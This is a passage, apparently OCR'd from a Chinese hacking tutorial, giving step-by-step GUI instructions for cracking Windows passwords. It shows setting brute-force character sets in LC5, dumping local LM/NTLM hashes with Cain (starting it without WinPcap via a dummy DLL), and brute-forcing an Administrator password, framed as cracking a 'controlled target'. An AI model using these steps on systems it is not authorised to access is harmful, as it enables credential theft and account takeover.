


图9

再点击小三角形按钮就可以开始破解了。当然你还可以对破解做一些调整，“Session”->“Session Options...”，在“Btute Force Crack”选项里的“Character Set:”里可以设置字符集，默认选的是alphabet+numbers，字母和数字，如图10、图11。




图10




图11

LC5是非常强大的，可以这么说，只要你的hash是正确的，就没有破不出来的密码，前提是你有足够的时间，我曾经试过跑一个密码用了17天（不必惊讶，以写本文之前，我已经找到了比LC5更强大的工具，破解时间大大缩短，后面将会提到^-^）！

Cain

Cain我相信很多喜欢嗅探的朋友都会知道，但是你知不知道它除了嗅探之外还具备了强大的密码破解功能呢？如何用Cain来抓取hash呢，同样十分简单（试想像一下，你一边开着Cain嗅同网段其它机器的时候，一边破解已控制目标的管理员密码是一件多么酷的事情）。安装Cain所需驱动WinPcap，才能启动Cain，不过如果你只是用它来破解密码，而不需要嗅探类操作的话，打开Cain的时候它提示缺少什么文件就在安装目录建一个同名dll文件即可打开（欺骗Cain，让它为我们服务，不过这样做当然不具备嗅探类功能）。点选“Cracker”->




图12

“LM&NTLM Hashes”，然后点下右边空白处，蓝色＋号按钮即可激活，然后点击它，弹出“Add NT Hashes from”–>“Import Hashes from local system”–>勾选“Include Password History Hashes”，然后Next，hash就抓出来了，如图12、图13。

右键单击你要破解的用户，“Brute–Force Attack”–>“NTLM Hashes”–>“Start”，就会开始暴力破解了，如果你的密码足够简单，很快就有得出结果，当然你同样可以像LC5一样选择你觉得可能的字符集，以改善破解速度，还可以自定义字符集。Administrator的密码为2009，轻松破解，如图14、图15。




图13

